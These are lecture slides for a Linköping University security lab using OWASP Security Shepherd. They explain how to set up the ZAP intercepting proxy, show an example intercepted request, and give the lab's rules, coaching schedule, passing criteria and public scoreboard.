
The source code of one of the challenges

## The ZAP proxy

- You will also need a proxy
- We recommend the ZAP Proxy
- Available for Linux, Windows and OSX
- Open source
- Can be downloaded here: `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`

## Using the proxy

- When you set up ZAP, it will default to `localhost:8080`
- You will have to configure your web browser to proxy all HTTP and SSL traffic through it
- However, this will proxy *all* your traffic, which will become annoying
- We recommend that you install a secondary web browser that you proxy
- You can then use your normal browser as usual (finding help, googling, etc) and use the secondary browser for the lab
- For example, you can download Firefox or Chrome for most platforms


Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:

| | | | |
|---|---|---|---|
| HTTP Proxy: | localhost | Port: | 8080 |

☑ Use this proxy server for all protocols

| | | | |
|---|---|---|---|
| SSL Proxy: | localhost | Port: | 8080 |
| FTP Proxy: | localhost | Port: | 8080 |
| SOCKS Host: | localhost | Port: | 8080 |

○ SOCKS v4 ● SOCKS v5 ☐ Remote DNS

No Proxy for:

localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:


☐ Do not prompt for authentication if password is saved

## Proxies and HTTPS traffic

- You will get a certificate error when using the proxy
- This is because HTTPS is meant to protect against proxies!
- You will have to add an exception to your browser


YOU
OWASP ZAP
www.example.com
ZAP Root CA certificate generated by user
Original certificate send by the server

# Modifying a HTTP request in ZAP


Untitled Session - OWASP ZAP 2.5.0
File Edit View Analyse Report Tools Online Help
Safe Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
https://snickerboa.it.liu.se
GET:login.jsp
challenges
GET:ca0e89caf3c50dbf9239a0b3c6f6
ca0e89caf3c50dbf9239a0b3c6f6c17869
POST:ca0e89caf3c50dbf9239a0b3c6f
css
GET:index.jsp
GET:getStarted.jsp
POST:getModule(csrfToken,moduleId)
js
POST:login(login,pwd,submit)
GET:readyToPlay.jsp(ThreadSequenceId)
lessons
POST:4d8d50a458ca5f1f7e2506dd55
GET:4d8d50a458ca5f1f7e2506dd555
History
Search
Alerts
Output
Clear

```
POST
https://snickerboa.it.liu.se/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d
0ed86c55fefe41eb874f HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: */*
Accept-Language: en-US,sv-SE;q=0.8,sv;q=0.5,en;q=0.3
Accept-Encoding: br
DNT: 1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer:
https://snickerboa.it.liu.se/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d
0ed86c55fefe41eb874f.jsp
Content-Length: 11
Cookie: JSESSIONID=[redacted]; token=-
[redacted] JSESSIONID3=[redacted]"
Connection: keep-alive
```

```
userdata=99
```

LINKÖPING UNIVERSITY

## Don't be stupid

- Only attack the modules!
- Any attempts at tampering with Shepherd itself will trigger a logout
- The lab course, like all examinations at LiU, follow the usual rules of disciplinary actions
- Your task is to break the modules, not to cheat at the lab
- We are required by the university to report any suspicion of cheating or disruption to the Disciplinary Board

## You can work in your own time

- The lab runs for the duration of the course
- You can perform it from any computer
- This means you can work from home, from the lab computer, at any time
- However, you must finish before the end of the exam period

## Coaching sessions

- We provide you with two *coaching sessions*
- These are meant for you to get help if you are stuck
- Register for these in Lisam
- Important: You must be prepared before the session
- This means you are expected to start working before the first coaching session
- There will be a lot of students in each group, so use our time wisely

## Passing the lab

- There are many modules in Security Shepherd
- Some are more difficult than others
- In the lab PM we have selected the required modules
- The other modules are considered too difficult
- You are only required to finish the modules we have selected . . .
- But if you want a challenge, go ahead and do more if you want!

## Finishing the lab


- No lab report required
- When you have finished the required modules, send an email to the assistant
- We will then check your progress and mark you as finished

## Finishing the lab

- No lab report required
- When you have finished the required modules, send an email to the assistant
- We will then check your progress and mark you as finished

- But there is also a public scoreboard!

## Scoreboard is for bragging rights only



Scoreboard
The OWASP Security Shepherd Project

| | | |
|---|---|---|
| 1st: | Ogglas | 567 |
| 2nd: | Weckzen | 564 |
| 3rd: | gingerjoe | 559 |
| 4th: | kjbsoivh | 546 |
| 5th: | redreb | 495 |
| 5th: | peter | 495 |
| 7th: | richard404 | 450 |
| 7th: | ernstsson | 450 |
| 7th: | niteo | 450 |
| 7th: | immer | 450 |
| 7th: | koma65 | 450 |
| 7th: | objerke | 450 |
| 7th: | Tomasuh | 450 |
| 7th: | thomase | 450 |
| 7th: | klintan | 450 |
| 7th: | jlindgre | 450 |
| 17th: | anders | 361 |
| 18th: | cookie | 325 |
| 18th: | Pooopiepoop? | 325 |

The first groups to solve a challenge get medals + extra points

## Scoreboard and bonus points

- The scoreboard has *nothing* to do with the actual examination
- We still see which modules you have passed, and the lab is finished when the required modules are finished
- The scoreboard is for fun only, and for you to challenge each other
- Both courses (TSIT01 and TSIT02) are on the same scoreboard

## Best practices

- This is the second time we give this lab
- . . . and it's unlike anything we have ever done before
- WRITE DOWN your progress. While the server stores your progress, we can't guarantee the database won't crash half-way
- It is a good thing if you know what you did so you quickly can come back to where you were
- (There were no problems last year, and yes, we have backups, but you can never be too sure!)

## Final words

- We really hope this will be fun for you
- No, the lab isn't very easy
- But you have time to understand and finish in time

- HAVE FUN!